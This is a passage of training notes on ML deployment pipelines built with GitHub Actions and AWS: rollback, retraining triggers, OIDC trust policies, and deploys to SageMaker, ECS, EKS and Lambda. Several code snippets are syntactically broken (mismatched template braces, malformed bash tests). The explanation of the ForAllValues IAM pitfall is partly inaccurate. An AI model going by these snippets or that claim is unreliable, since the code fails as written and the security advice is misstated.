- External statistical reviewer (so you don't p-hack)

Tools: - **GrowthBook** / **Optimizely** / **LaunchDarkly** for experiment platforms - **Statsig** / **Eppo** for stats-heavy ones - Custom — use feature flags + analytics

The experiment platform handles the split + sample-size + statistical-significance test. Your job: instrument the metric correctly.

---

## 5. Auto-rollback on regression

Combine champion/challenger with automated alerts → revert:

```
Lambda triggered by CloudWatch alarm on challenger metric regression
```

```
def lambda_handler(event, context):
 # Alarm fired: challenger p99 latency >100ms (champion: 50ms)
 sm.update_endpoint_weights_and_capacities(
 EndpointName="fraud-detector-prod",
 DesiredWeightsAndCapacities=[
 {"VariantName": "champion", "DesiredWeight": 100},
 {"VariantName": "challenger", "DesiredWeight": 0},
],
)
 notify_slack("Auto-rolled back challenger due to latency regression")
```

For Capital One: this is the prod-grade pattern. Automated rollback within seconds, plus human-driven post-mortem. Reduces mean-time-to-recovery dramatically.

---

## 6. Feature store

A **feature store** is a centralized service for ML features: - Authoritative source for feature definitions - Online serving (low-latency reads at inference) - Offline serving (batch retrieval for training) - Time-travel queries (get feature values as of timestamp T — critical for training) - Lineage from raw data → features

The point-in-time consistency guarantee is the killer feature: at inference time T, the model gets the feature values that EXISTED at T (not the latest values which might leak future data).

Options: - **SageMaker Feature Store** (AWS native; integrates with SageMaker Pipelines) - **Feast** (open source, multi-cloud) - **Tecton** (commercial, leader in space) - **Hopsworks** (open source + commercial)

GitHub Actions integration: feature definitions live in repo (`features/fraud.yaml`); CI validates definitions + materializes batch features to S3 / online store.

```
- name: Validate feature definitions
 run: feast validate

- name: Materialize features
 run: |
 feast materialize-incremental $(date -u +%Y-%m-%dT00:00:00)
 feast push-source
```

For Capital One: SageMaker Feature Store likely (AWS native). Feast occasionally for cross-cloud.

---

## 7. The promotion-gate sequence

End-to-end:

```
Train + register (PendingApproval)
↓
MRM independent validation
↓
Approved in registry
↓
```

Deploy to staging endpoint (auto via env gate)

↓

Smoke + load test

↓

Deploy as SHADOW to prod (auto)

↓

Bake 48 hours; analyze shadow logs

↓

Manual approval to CANARY (5%)

↓

Bake 24 hours; check SLOs

↓

Manual approval to RAMP (50%)

↓

Bake 4 hours; check business metric

↓

Manual approval to FULL (100%)

↓

Archive old champion in registry

Each transition is a GitHub Actions workflow job with `environment: <stage>` and required reviewers. Each stage has automated rollback if metrics regress.

---

## 8. Champion/challenger for non-ML services

Same pattern applies to non-ML services (feature flags + traffic routing). The discipline is identical: shadow → canary → ramp → full.

For Capital One pipelines: every prod deploy uses this pattern, ML or not. The published `singular software delivery` pipeline includes canary as a built-in stage.

---

## 9. Common pitfalls

**No shadow phase** — first time the new code/model sees real prod traffic is when 5% of users hit it. Many bugs reveal themselves only in shadow.

**Canary not statistically meaningful** — 5% traffic for 5 minutes gets you noise. Bake long enough for confident comparison.

**No rollback automation** — if rollback requires a human, MTTR > 30 min. With auto-rollback, < 30s.

**Champion forgotten** — after promoting challenger to champion, the old “champion” needs to be archived in registry; otherwise registry fills up with stale versions.

**Feature drift between shadow and prod** — shadow may not see all prod inputs (e.g., rate-limited customers). Validate shadow coverage matches production input distribution.

---

## 10. Cross-references

- The model registry stages → [module 43](#).
- Rollback workflows in detail → [module 45](#).
- Environment-based deploys (the gating mechanism) → [module 30](#).
- Validation gates per model → [module 42](#).
- Topic 04 module 37 (SageMaker Inference) — for the AWS-side details on production variants.

# 45 — Automated retraining triggers + model rollback workflows

*“Two prod scenarios: (a) the model is silently getting worse over time and needs retraining; (b) the model just broke and you need to roll back NOW. Both are workflows you wire up in advance.”*

## Why this module exists

The “deployed and forgotten” model is the most common failure mode in production ML. Drift creeps in, performance degrades, and nobody notices for months. The two prevention mechanisms: **scheduled retraining** (proactive) + **drift-triggered retraining** (reactive). Plus the always-needed **rollback** workflow.

For SR 11-7: the ability to roll back AND the documented frequency of retraining are both expected.

---

## 1. The retraining triggers

| Trigger                       | Mechanism                                                       | When                                     |
|-------------------------------|-----------------------------------------------------------------|------------------------------------------|
| <b>Scheduled</b>              | Cron on a workflow                                              | Monthly / quarterly / per business cycle |
| <b>Drift-detected</b>         | Monitor + alert →<br>workflow_dispatch /<br>repository_dispatch | When drift metric crosses threshold      |
| <b>Manual</b>                 | gh workflow run train.yml                                       | One-off (new data, hypothesis)           |
| <b>Data-change</b>            | Hook on data pipeline completion                                | When upstream data refreshes             |
| <b>Performance regression</b> | Monitor + alert on live<br>precision/recall                     | When prod metric drops                   |

A mature pipeline supports all five.

---

## 2. Scheduled retraining

```
.github/workflows/scheduled-retrain.yml
name: Scheduled retrain
```

```

on:
 schedule:
 - cron: '0 6 1 * *' # 6am UTC, first of each month
 workflow_dispatch: # also allow manual

jobs:
 retrain:
 uses: capitalone/workflows-org/.github/workflows/train-and-register.yml@v3
 with:
 schedule-source: monthly
 secrets: inherit

```

Notify on completion: “Monthly retrain completed, new model `fraud-detector v_42` pending MRM approval.”

For Capital One: at least monthly for fraud / credit-scoring models. Quarterly for slower-moving domains. Document the cadence in the model card.

---

### 3. Drift-triggered retraining

In your model monitoring stack:

```

Lambda watching SageMaker Model Monitor drift report
def lambda_handler(event, context):
 drift_score = event["detail"]["drift_score"]
 if drift_score > 0.3:
 # Trigger retrain via GitHub repository_dispatch
 requests.post(
 "https://api.github.com/repos/capitalone/fraud-detector/dispatches",
 headers={"Authorization": f"token {github_token}"},
 json={
 "event_type": "drift-detected",
 "client_payload": {
 "drift_score": drift_score,
 "model_endpoint": "fraud-detector-prod",
 "detected_at": event["time"],
 },
 },
)

```

In the workflow:

```

on:
 repository_dispatch:
 types: [drift-detected]

jobs:
 retrain:
 uses: capitalone/workflows-org/.github/workflows/train-and-register.yml@v3
 with:
 trigger: drift

```



```

 drift-score: ${ github.event.client_payload.drift_score }
 secrets: inherit

```

For Capital One scale, the Lambda → repository\_dispatch pattern is the standard for “external system needs to trigger CI.”

---

## 4. The rollback workflow

The most-important workflow you might never use. Or use at 2am.

```

.github/workflows/rollback.yml
name: Emergency rollback
on:
 workflow_dispatch:
 inputs:
 endpoint:
 description: "Endpoint to roll back"
 required: true
 type: string
 target-version:
 description: "Model version to roll back to (or 'previous' for last-deployed)"
 required: true
 type: string
 default: "previous"
 reason:
 description: "Reason (required for audit log)"
 required: true
 type: string

permissions:
 id-token: write
 contents: read

jobs:
 rollback:
 environment: prod-emergency # 1 approver only (faster than normal prod gate)
 runs-on: ubuntu-latest
 timeout-minutes: 10
 steps:
 - uses: actions/checkout@v6

 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${ vars.PROD_DEPLOY_ROLE_ARN }
 aws-region: us-east-1

 - name: Determine target version
 id: target

```

```

run: |
 if ["${ inputs.target-version }}" == "previous"]; then
 VERSION=$(python scripts/last_deployed.py --endpoint ${ inputs.endpoint })
 else
 VERSION="${ inputs.target-version }"
 fi
 echo "version=$VERSION" >> $GITHUB_OUTPUT

- name: Rollback endpoint
 run: |
 python scripts/deploy_endpoint.py \
 --endpoint ${ inputs.endpoint } \
 --model-version ${ steps.target.outputs.version }

- name: Wait for endpoint InService
 run: |
 aws sagemaker wait endpoint-in-service --endpoint-name ${ inputs.endpoint }

- name: Smoke test
 run: python scripts/smoke_test.py --endpoint ${ inputs.endpoint }

- name: Notify + log
 run: |
 curl -X POST $SLACK_WEBHOOK -d '{
 "text": "🔄 ROLLBACK executed: ${ inputs.endpoint } → ${ steps.target.outputs.version }",
 "blocks": [
 {"type": "section", "text": {"type": "mrkdwn", "text": "*Reason:* ${ inputs.reason } \n*Triggered by:* ${ github."
 }'
 env:
 SLACK_WEBHOOK: ${ secrets.SLACK_ALERTS_WEBHOOK }

```

Properties: - Triggered only by `workflow_dispatch` (not on push) — explicit human action. - Requires `reason` input — captured in audit log. - Environment `prod-emergency` has 1 approver (vs prod’s 2) — faster. - Smoke test confirms rollback worked before declaring success. - Slack notification + audit log.

Goal: from “we need to roll back” to “rolled back + verified” in <5 minutes.

---

## 5. Test the rollback drill

Untested rollback = no rollback. Run a chaos drill quarterly:

1. Pick a non-critical staging endpoint.
2. Simulate failure (deploy a bad model deliberately).
3. Execute rollback workflow.
4. Measure: how long until back to good state? Did anything break?
5. Document; fix any issues; rerun.

For SR 11-7: the drill is required evidence. Auditors want to see the runbook + the drill log.

## 6. Pinned-previous-version pattern

To make rollback fast, keep the previous endpoint config readily restorable.

**SageMaker pattern:** every deploy creates a new endpoint configuration (versioned). Rollback = `update_endpoint` to a previous config name.

```
Get previous configs
configs = sm.list_endpoint_configs(
 NameContains="fraud-detector-prod-",
 SortBy="CreationTime",
 SortOrder="Descending",
 MaxResults=10,
)
previous_config = configs["EndpointConfigs"][1]["EndpointConfigName"] # [0] is current

sm.update_endpoint(
 EndpointName="fraud-detector-prod",
 EndpointConfigName=previous_config,
)
```

Don't delete endpoint configs immediately after upgrades — keep the last N for rollback.

## 7. The “model is bad, what now?” runbook

When prod metrics start regressing:

1. **Identify the bad model.** Compare metrics now vs last week — `gh release view` + SageMaker Model Registry to find when the current model deployed.
2. **Decide rollback or hot-fix.** If a clear regression caused by the new model: rollback. If the world changed and the model needs retraining: hot-fix means urgent retrain + canary.
3. **Execute rollback** (workflow above) — <5 min back to last-known-good.
4. **Stop new deploys** during investigation.
5. **Triage:** drift? upstream data issue? code bug?
6. **Fix:** retrain or revert code commit.
7. **Re-deploy** through normal promote-with-approval flow once confirmed fix.
8. **Postmortem** (required for SR 11-7-grade incidents).

## 8. Automated retraining freshness checks

```
.github/workflows/check-staleness.yml
on:
 schedule:
 - cron: '0 8 * * 1' # Monday 8am UTC
```

```

jobs:
 check:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - run: |
 # Find model age
 LAST_TRAIN=$(python scripts/last_model_age.py --endpoint fraud-detector-prod)
 if ["$LAST_TRAIN" -gt 60]; then
 echo "::warning::Model is $LAST_TRAIN days old; consider retrain"
 curl -X POST $SLACK_WEBHOOK -d "{\"text\": \"Model fraud-detector-prod is $LAST_TRAIN days old\"}"
 fi
 env:
 SLACK_WEBHOOK: ${ secrets.SLACK_ML_TEAM }

```

Weekly nag if model is >60 days old. Pairs with monthly retrain schedule as a backstop.

---

## 9. Retraining triggers from MLflow / SageMaker Model Monitor

SageMaker Model Monitor publishes drift reports to CloudWatch + S3. EventBridge rule:

```

Terraform / CDK
from aws_cdk import aws_events as events, aws_events_targets as targets

rule = events.Rule(
 self, "DriftRule",
 event_pattern={
 "source": ["aws.sagemaker"],
 "detail_type": ["SageMaker Model Monitor Status Change"],
 "detail": {"status": ["CompletedWithViolations"]},
 },
)
rule.add_target(targets.LambdaFunction(drift_handler_lambda))

```

The Lambda then triggers the GitHub Actions workflow via `repository_dispatch`.

---

## 10. Cross-references

- The model registry (where rollback finds “previous” versions) → [module 43](#).
- Champion/challenger (the prod-monitoring layer that detects when rollback’s needed) → [module 44](#).
- Validation gates → [module 42](#).
- SR 11-7 audit requirements (rollback evidence) → [module 37](#).
- AWS deploy to SageMaker endpoints → [module 47](#).

# 46 — OIDC trust policy deep + per-env IAM role scoping

*“You already saw the basics in module 29. This is the IAM-detailed version: every claim, every gotcha, every Capital One pattern.”*

## Why this module exists

OIDC + AWS is the most-leveraged Sr-Lead pattern in Topic 07. Module 29 covers the basics; this module covers the production-grade trust policy patterns: per-environment role design, multi-account chaining, the `job_workflow_ref` claim for InnerSource pipelines, the security review checklist.

### 1. The full claim catalog (cheat sheet)

| Claim                         | Example value                                                                            | Best for restricting                                      |
|-------------------------------|------------------------------------------------------------------------------------------|-----------------------------------------------------------|
| <code>sub</code>              | <code>repo:capitalone/repo:ref:refs/heads/main</code>                                    | Specific repo + branch/tag/env                            |
| <code>aud</code>              | <code>sts.amazonaws.com</code>                                                           | Should always equal this                                  |
| <code>repository_owner</code> | <code>capitalone</code>                                                                  | Restrict to specific org                                  |
| <code>repository</code>       | <code>capitalone/cool-ml-service</code>                                                  | Specific repo                                             |
| <code>repository_id</code>    | <code>12345678</code>                                                                    | Specific repo (immutable; survives renames)               |
| <code>environment</code>      | <code>prod</code>                                                                        | Specific GitHub Environment                               |
| <code>event_name</code>       | <code>push / pull_request / workflow_dispatch</code>                                     | Restrict by event                                         |
| <code>ref</code>              | <code>refs/heads/main</code>                                                             | Branch                                                    |
| <code>ref_type</code>         | <code>branch / tag</code>                                                                | Branch vs tag                                             |
| <code>actor</code>            | <code>vraicha</code>                                                                     | Specific user (rarely useful — bot identities cover this) |
| <code>job_workflow_ref</code> | <code>capitalone/workflows-org/.github/workflows/deploy.yml@refs/heads/main</code>       | Must call via specific reusable workflow                  |
| <code>workflow_ref</code>     | <code>capitalone/cool/.github/workflows/capitalone-ml-service.yml@refs/heads/main</code> | Specific workflow                                         |
| <code>head_ref</code>         | <code>feature/x (set only on PR events)</code>                                           | PR source branch                                          |
| <code>base_ref</code>         | <code>main (set only on PR events)</code>                                                | PR target branch                                          |
| <code>run_attempt</code>      | <code>1 / 2 / ...</code>                                                                 | Restrict re-runs                                          |

Combine multiple in your trust policy for defense in depth.

---

## 2. Pattern 1 — branch-restricted role (basic)

```
{
 "Version": "2012-10-17",
 "Statement": [{
 "Effect": "Allow",
 "Principal": {
 "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
 },
 "Action": "sts:AssumeRoleWithWebIdentity",
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool-ml-service:ref:refs/heads/main"
 }
 }
 }]
}
```

Use for: a CI role that only main-branch workflows can assume (deploy to dev / staging).

---

## 3. Pattern 2 — environment-bound prod role

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool-ml-service:environment:prod"
 }
 }
}
```

Combined with the prod GitHub Environment having required reviewers + manual approval + main-only deployment-branch — this is the pattern for prod.

Workflow:

```
jobs:
 deploy:
 environment: prod
 permissions: { id-token: write, contents: read }
 steps:
 - uses: aws-actions/configure-aws-credentials@v4
```

```
with:
 role-to-assume: arn:aws:iam::PROD_ACCT:role/deployer-prod
```

The role can be assumed **ONLY** when the workflow runs in **prod** environment (which required manual approval).

---

## 4. Pattern 3 — reusable-workflow-only access (the InnerSource pattern)

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool-ml-service:environment:prod"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:job_workflow_ref": "capitalone/workflows-org/.github/workflows/sagemaker-
deploy.yml@refs/heads/main"
 }
 }
}
```

This is THE Capital One pattern. The prod role can only be assumed: - From **capitalone/cool-ml-service** - In prod environment - AND when the calling job uses the central reusable deploy workflow

A service team can't write **aws sagemaker update-endpoint** inline in their workflow and grab the prod role. They have to call the central blessed workflow — which has the org's audit + safety baked in.

---

## 5. Pattern 4 — multi-repo same role

Sometimes one role serves multiple repos (e.g., all ML repos can write to a shared model registry):

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:repository_owner": "capitalone"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:sub": [
 "repo:capitalone/ml-service-*:ref:refs/heads/main",
 "repo:capitalone/ml-service-*:environment:prod"
]
 }
 }
}
```

Note: `StringLike` accepts list. `repo:capitalone/ml-service-*:*` would also work but is more permissive.

## 6. Pattern 5 — tag-based release deploy

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:ref_type": "tag"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool:ref:refs/tags/v*.*.*",
 "token.actions.githubusercontent.com:ref": "refs/tags/v*.*.*"
 }
 }
}
```

Only push-tag events with semver-style tags can assume. Use for “release deploys come from tags only” pattern.

## 7. Pattern 6 — PR-only role (for ephemeral env deploys)

For PR-preview environments (deploy a stack per PR for testing):

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:event_name": "pull_request"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool:pull_request"
 }
 }
}
```

Scope role permissions tightly — PR-preview should NOT have any prod-data access. Per-PR ephemeral environments in dev AWS account only.

## 8. The cardinal sin (worth repeating)

**ForAllValues:StringEquals** in an Allow:

```
"Condition": {
 "ForAllValues:StringEquals": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool:..."
 }
}
```



Returns true when the claim is **absent** or differs from your key. An attacker crafting a JWT without that claim gets approved.

**Always use `StringEquals`, `StringLike`, or `StringEqualsIfExists` for `Allow`.** Use `ForAnyValue` patterns only in Deny statements (where “any one matches” is the desired semantic).

Reference: AWS IAM blog post on the issue, plus multiple customer incidents in 2022–2024.

## 9. Multi-account chaining

Capital One has many AWS accounts. Pattern:

**Entry account** (centralized OIDC trust):

```
{
 "Statement": [{
 "Principal": { "Federated": "arn:aws:iam::ENTRY_ACCT:oidc-provider/token.actions.githubusercontent.com" },
 "Action": "sts:AssumeRoleWithWebIdentity",
 "Condition": { ... sub claim restrictions ... }
 }]
}
```

**Target account** (allows chaining from entry):

```
{
 "Statement": [{
 "Principal": { "AWS": "arn:aws:iam::ENTRY_ACCT:role/github-actions-entry" },
 "Action": "sts:AssumeRole",
 "Condition": {
 "StringEquals": {
 "sts:ExternalId": "capitalone-ml-deployer"
 }
 }
 }]
}
```

Workflow:

- uses: `aws-actions/configure-aws-credentials@v4`  
with:  
  `role-to-assume: arn:aws:iam::ENTRY_ACCT:role/github-actions-entry`  
  `aws-region: us-east-1`
- uses: `aws-actions/configure-aws-credentials@v4`  
with:  
  `role-to-assume: arn:aws:iam::TARGET_ACCT:role/cross-account-deployer`  
  `role-chaining: true`  
  `aws-region: us-east-1`  
  `role-external-id: capitalone-ml-deployer`

Benefits: - One OIDC trust setup (entry account); all target accounts trust the entry role. - `ExternalId` adds defense against confused-deputy attacks. - Easier to rotate / audit centrally.

## 10. The IAM design checklist

When a Sr Lead designs a deploy role, the checklist:

- Trust policy uses `StringEquals` / `StringLike`, never `ForAllValues`:
  - `sub` claim restricts to specific repo + environment (or workflow ref)
  - Role has least-privilege permissions for the actual deploy (not `*:*`)
  - Role can only be assumed for `role-duration-seconds` 1 hour (don't extend unless needed)
  - Role has resource-level conditions where possible (`Resource: "arn:aws:s3:::specific-bucket/*"`)
  - Role's permissions are tagged (`{"Project": "fraud-detector", "Env": "prod"}`)
  - CloudTrail logging is enabled for the role's AWS account
  - A test workflow has verified the role assumes correctly + the operation succeeds
  - The role is documented (which repo/workflow uses it, what it does, who owns it)
  - Quarterly review: is the role still needed? still scoped correctly?
- 

## 11. Cross-references

- The basic OIDC setup → [module 29](#).
- Environment-bound deploys → [module 30](#).
- Reusable workflows (the `job_workflow_ref` pattern) → [module 26](#).
- AWS deploy targets where these roles act → [module 47](#), [module 48](#).
- Topic 04 IAM modules (foundations).

# 47 — Deploying to SageMaker, ECS/EKS, Lambda, ECR

*“All four are common deploy targets. The OIDC + role-assumption pattern is identical. The CLI / SDK calls vary.”*

## Why this module exists

The four most common AWS deploy targets you’ll wire from GitHub Actions: SageMaker (model serving), ECS/EKS (containerized services), Lambda (serverless), and ECR (the container registry that feeds the others). This module covers each with idiomatic Actions snippets.

---

## 1. Deploying to SageMaker — endpoints, batch transform, pipelines

### Endpoint update (zero-downtime)

```
- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.PROD_DEPLOY_ROLE_ARN}
 aws-region: us-east-1

- name: Create new endpoint config
 id: cfg
 run: |
 CFG_NAME="fraud-detector-prod-$(date +%s)"
 aws sagemaker create-endpoint-config \
 --endpoint-config-name "$CFG_NAME" \
 --production-variants '[{
 "VariantName":"variant-1",
 "ModelName":"${inputs.model_name}",
 "InitialInstanceCount":2,
 "InstanceType":"ml.m5.large"
 }]'
 echo "name=$CFG_NAME" >> $GITHUB_OUTPUT

- name: Update endpoint
```

```

run: |
 aws sagemaker update-endpoint \
 --endpoint-name fraud-detector-prod \
 --endpoint-config-name ${ steps.cfg.outputs.name }}

- name: Wait for InService
 run: aws sagemaker wait endpoint-in-service --endpoint-name fraud-detector-prod

```

## Batch transform

```

- name: Start batch transform job
 run: |
 aws sagemaker create-transform-job \
 --transform-job-name "batch-$(date +%s)" \
 --model-name ${ inputs.model_name } \
 --transform-input '{
 "DataSource": {"S3DataSource": {"S3Uri": "s3://my-bucket/input/", "S3DataType": "S3Prefix"}}
 }' \
 --transform-output '{"S3OutputPath": "s3://my-bucket/output/"}' \
 --transform-resources '{"InstanceType": "ml.m5.xlarge", "InstanceCount": 1}'

```

## Trigger SageMaker Pipeline

```

- run: |
 aws sagemaker start-pipeline-execution \
 --pipeline-name fraud-detector-train \
 --pipeline-parameters '[
 {"Name": "InputData", "Value": "s3://my-bucket/data/2026-05/"},
 {"Name": "Epochs", "Value": "10"}
]'

```

---

## 2. Deploying to ECS

### Update an ECS service to use a new image

```

- uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${ vars.DEPLOY_ROLE_ARN }, aws-region: us-east-1 }

- name: Download current task def
 run: |
 aws ecs describe-task-definition \
 --task-definition fraud-detector-prod \
 --query 'taskDefinition' \
 > task-definition.json

- name: Render new image into task def
 id: render
 uses: aws-actions/amazon-ecs-render-task-definition@v1

```

```

with:
 task-definition: task-definition.json
 container-name: fraud-detector
 image: ${{ vars.ECR_REGISTRY }}/fraud-detector:${{ github.sha }}

- name: Deploy
 uses: aws-actions/amazon-ecs-deploy-task-definition@v2
 with:
 task-definition: ${{ steps.render.outputs.task-definition }}
 service: fraud-detector-prod
 cluster: capital-one-ml-prod
 wait-for-service-stability: true
 wait-for-minutes: 10

```

The `wait-for-service-stability` blocks until the new tasks are healthy. If they don't become healthy (failing health checks), the action fails → workflow fails → no false-positive “deployed.”

---

### 3. Deploying to EKS / KServe (Capital One's stack)

EKS deploys via `kubectl apply` (and Helm for chart-based services). Capital One uses **KServe** for model serving on EKS — see Topic 04 module 54.

```

- uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${{ vars.DEPLOY_ROLE_ARN }}, aws-region: us-east-1 }

- name: Configure kubectl
 run: aws eks update-kubeconfig --name capital-one-ml-prod --region us-east-1

- name: Apply KServe InferenceService
 run: |
 cat <<EOF | kubectl apply -f -
 apiVersion: serving.kserve.io/v1beta1
 kind: InferenceService
 metadata:
 name: fraud-detector
 namespace: ml-prod
 spec:
 predictor:
 sklearn:
 storageUri: s3://my-bucket/models/fraud-detector/v${{ github.run_number }}/
 minReplicas: 2
 maxReplicas: 10
 EOF

- name: Wait for rollout
 run: kubectl wait --for=condition=Ready inferencservice/fraud-detector -n ml-prod --timeout=10m

```

For Helm:

```
- run: |
 helm upgrade --install fraud-detector ./charts/fraud-detector \
 --namespace ml-prod \
 --values ./charts/values-prod.yaml \
 --set image.tag=${{ github.sha }} \
 --wait --timeout 10m
```

---

## 4. Deploying to Lambda

### Direct ZIP deploy

```
- uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${vars.DEPLOY_ROLE_ARN}, aws-region: us-east-1 }

- name: Build
 run: |
 pip install --target ./build -r requirements.txt
 cp -r src/* ./build/
 cd build && zip -r ../function.zip .

- name: Update Lambda code
 run: |
 aws lambda update-function-code \
 --function-name fraud-detector-lambda \
 --zip-file fileb://function.zip
 aws lambda wait function-updated --function-name fraud-detector-lambda

- name: Publish version
 id: ver
 run: |
 VERSION=$(aws lambda publish-version --function-name fraud-detector-lambda --query 'Version' --
output text)
 echo "version=$VERSION" >> $GITHUB_OUTPUT

- name: Shift traffic via alias (canary 10%)
 run: |
 aws lambda update-alias \
 --function-name fraud-detector-lambda \
 --name prod \
 --function-version ${steps.ver.outputs.version} \
 --routing-config "AdditionalVersionWeights=${steps.ver.outputs.version}=0.1"
```

### Container image-based Lambda

```
- uses: docker/login-action@v3
 with:
 registry: ${vars.ECR_REGISTRY}
 username: AWS
```

```

 password: ${ steps.ecr-token.outputs.password }}

- run: docker build -t ${ vars.ECR_REGISTRY }}/fraud-lambda:${ github.sha } .
- run: docker push ${ vars.ECR_REGISTRY }}/fraud-lambda:${ github.sha }}

- run: |
 aws lambda update-function-code \
 --function-name fraud-detector-lambda \
 --image-uri ${ vars.ECR_REGISTRY }}/fraud-lambda:${ github.sha }}

```

---

## 5. Publishing to ECR (container registry)

```

- uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${ vars.ECR_PUSH_ROLE_ARN }}, aws-region: us-east-1 }

- uses: aws-actions/amazon-ecr-login@v2
 id: ecr-login

- name: Build + push
 uses: docker/build-push-action@v6
 with:
 context: .
 push: true
 tags: |
 ${ steps.ecr-login.outputs.registry }}/fraud-detector:${ github.sha }}
 ${ steps.ecr-login.outputs.registry }}/fraud-detector:latest
 cache-from: type=gha
 cache-to: type=gha,mode=max
 platforms: linux/amd64,linux/arm64
 provenance: true # SLSA build provenance
 sbom: true # SBOM attestation

Pair with attestation upload (see module 35)
- uses: actions/attest-build-provenance@v3
 with:
 subject-name: ${ steps.ecr-login.outputs.registry }}/fraud-detector
 subject-digest: ${ steps.push.outputs.digest }}
 push-to-registry: true

```

Notes: - docker/build-push-action@v6 supports inline GHA cache via cache-to/cache-from — speeds up subsequent builds. - Set provenance: true and sbom: true for in-image attestations. - ECR repo policy must allow push from the OIDC-assumed role.

---

## 6. The deploy pattern (full workflow)

```

name: Deploy

```

```

on:
 push:
 branches: [main]

permissions:
 id-token: write
 contents: read
 attestations: write
 packages: write

jobs:
 build-image:
 runs-on: ubuntu-latest
 outputs:
 image-uri: ${ steps.push.outputs.image-uri }
 image-digest: ${ steps.push.outputs.digest }
 steps:
 - uses: actions/checkout@v6
 - uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${ vars.ECR_PUSH_ROLE_ARN }, aws-region: us-east-1 }
 - uses: aws-actions/amazon-ecr-login@v2
 id: ecr
 - uses: docker/build-push-action@v6
 id: push
 with:
 push: true
 tags: ${ steps.ecr.outputs.registry }/fraud-detector:${ steps.github.sha }
 - uses: actions/attest-build-provenance@v3
 with:
 subject-name: ${ steps.ecr.outputs.registry }/fraud-detector
 subject-digest: ${ steps.push.outputs.digest }
 push-to-registry: true

 deploy-staging:
 needs: build-image
 environment: staging
 runs-on: ubuntu-latest
 steps:
 - uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${ vars.STAGING_DEPLOY_ROLE_ARN }, aws-region: us-east-1 }
 - run: |
 aws ecs update-service \
 --cluster staging \
 --service fraud-detector \
 --force-new-deployment

 deploy-prod:
 needs: deploy-staging

```



```

environment: prod # required reviewers + main only
runs-on: ubuntu-latest
steps:
 - uses: aws-actions/configure-aws-credentials@v4
 with: { role-to-assume: ${vars.PROD_DEPLOY_ROLE_ARN}}, aws-region: us-east-1 }
 - run: |
 # Canary first
 aws ecs update-service --cluster prod --service fraud-detector-canary --force-new-deployment
 aws ecs wait services-stable --cluster prod --services fraud-detector-canary
 # Then full
 aws ecs update-service --cluster prod --service fraud-detector --force-new-deployment

```

---

## 7. Smoke testing post-deploy

Every deploy step should be followed by a smoke test:

```

- name: Smoke test
 run: |
 for i in 1 2 3; do
 if curl -sf https://fraud-detector-prod.capital-one.com/health; then
 echo "Healthy"
 exit 0
 fi
 sleep 10
 done
 echo "Health check failed"
 exit 1

```

For SageMaker endpoints: invoke with a known sample payload and verify response shape.

```

- run: |
 aws sagemaker-runtime invoke-endpoint \
 --endpoint-name fraud-detector-prod \
 --body '{"feature1": 1.0, "feature2": "x"}' \
 --content-type application/json \
 response.json
 python -c "import json; r=json.load(open('response.json')); assert 'prediction' in r"

```

If smoke test fails → workflow fails → trigger rollback (see [module 45](#)).

---

## 8. The role-per-target pattern

Don't use one big “deploy everything” role. Split per service + per env:

- `ecr-push-role` — only ECR push to specific repos
- `ecs-deploy-staging-role` — only ECS update-service on staging cluster
- `ecs-deploy-prod-role` — only ECS update-service on prod cluster (env-bound)
- `sagemaker-deploy-staging-role`

- `sagemaker-deploy-prod-role`
- `lambda-deploy-prod-role`

Each role has minimum permissions. Each is bound by OIDC sub-claim to its specific scope.

A compromised staging workflow can't deploy to prod. A compromised ECS workflow can't update Lambda.

---

## 9. ECR image pull from the target

ECS / Lambda / SageMaker need to PULL from ECR. Their execution roles must have `ecr:GetAuthorizationToken`, `ecr:BatchGetImage`, `ecr:GetDownloadUrlForLayer`. ECR repo policy allows the target's account.

For cross-account ECR pulls: ECR repo policy with `AllowPull` from the target account. SageMaker and ECS handle cross-account pulls transparently.

---

## 10. Cross-references

- The OIDC + IAM setup → [module 29](#), [module 46](#).
- Cross-account CDK + Terraform → [module 48](#).
- Champion/challenger ECS production-variant pattern → [module 44](#).
- Rollback workflows → [module 45](#).
- ARC for in-VPC builds → [module 28](#).
- Topic 04 modules 31 (ECS), 32 (Lambda), 33 (EKS), 34 (SageMaker), 54 (KServe).

# 48 — CDK + CloudFormation + Terraform from Actions; cross-account

*“Capital One uses CDK heavily (per re:Invent 2024 talks). The deploy pattern is consistent across IaC tools: OIDC + role assumption + diff-on-PR + apply-on-merge.”*

## Why this module exists

Infrastructure-as-code deployments need the same care as app deployments — diff visible in PRs, scoped credentials, manual approval for prod, audit trails. This module covers the CDK + CloudFormation + Terraform workflows, plus the cross-account patterns Capital One uses.

---

## 1. CDK from Actions

```
name: CDK Deploy
on:
 push:
 branches: [main]
 pull_request:

permissions:
 id-token: write
 contents: read
 pull-requests: write

jobs:
 diff:
 if: github.event_name == 'pull_request'
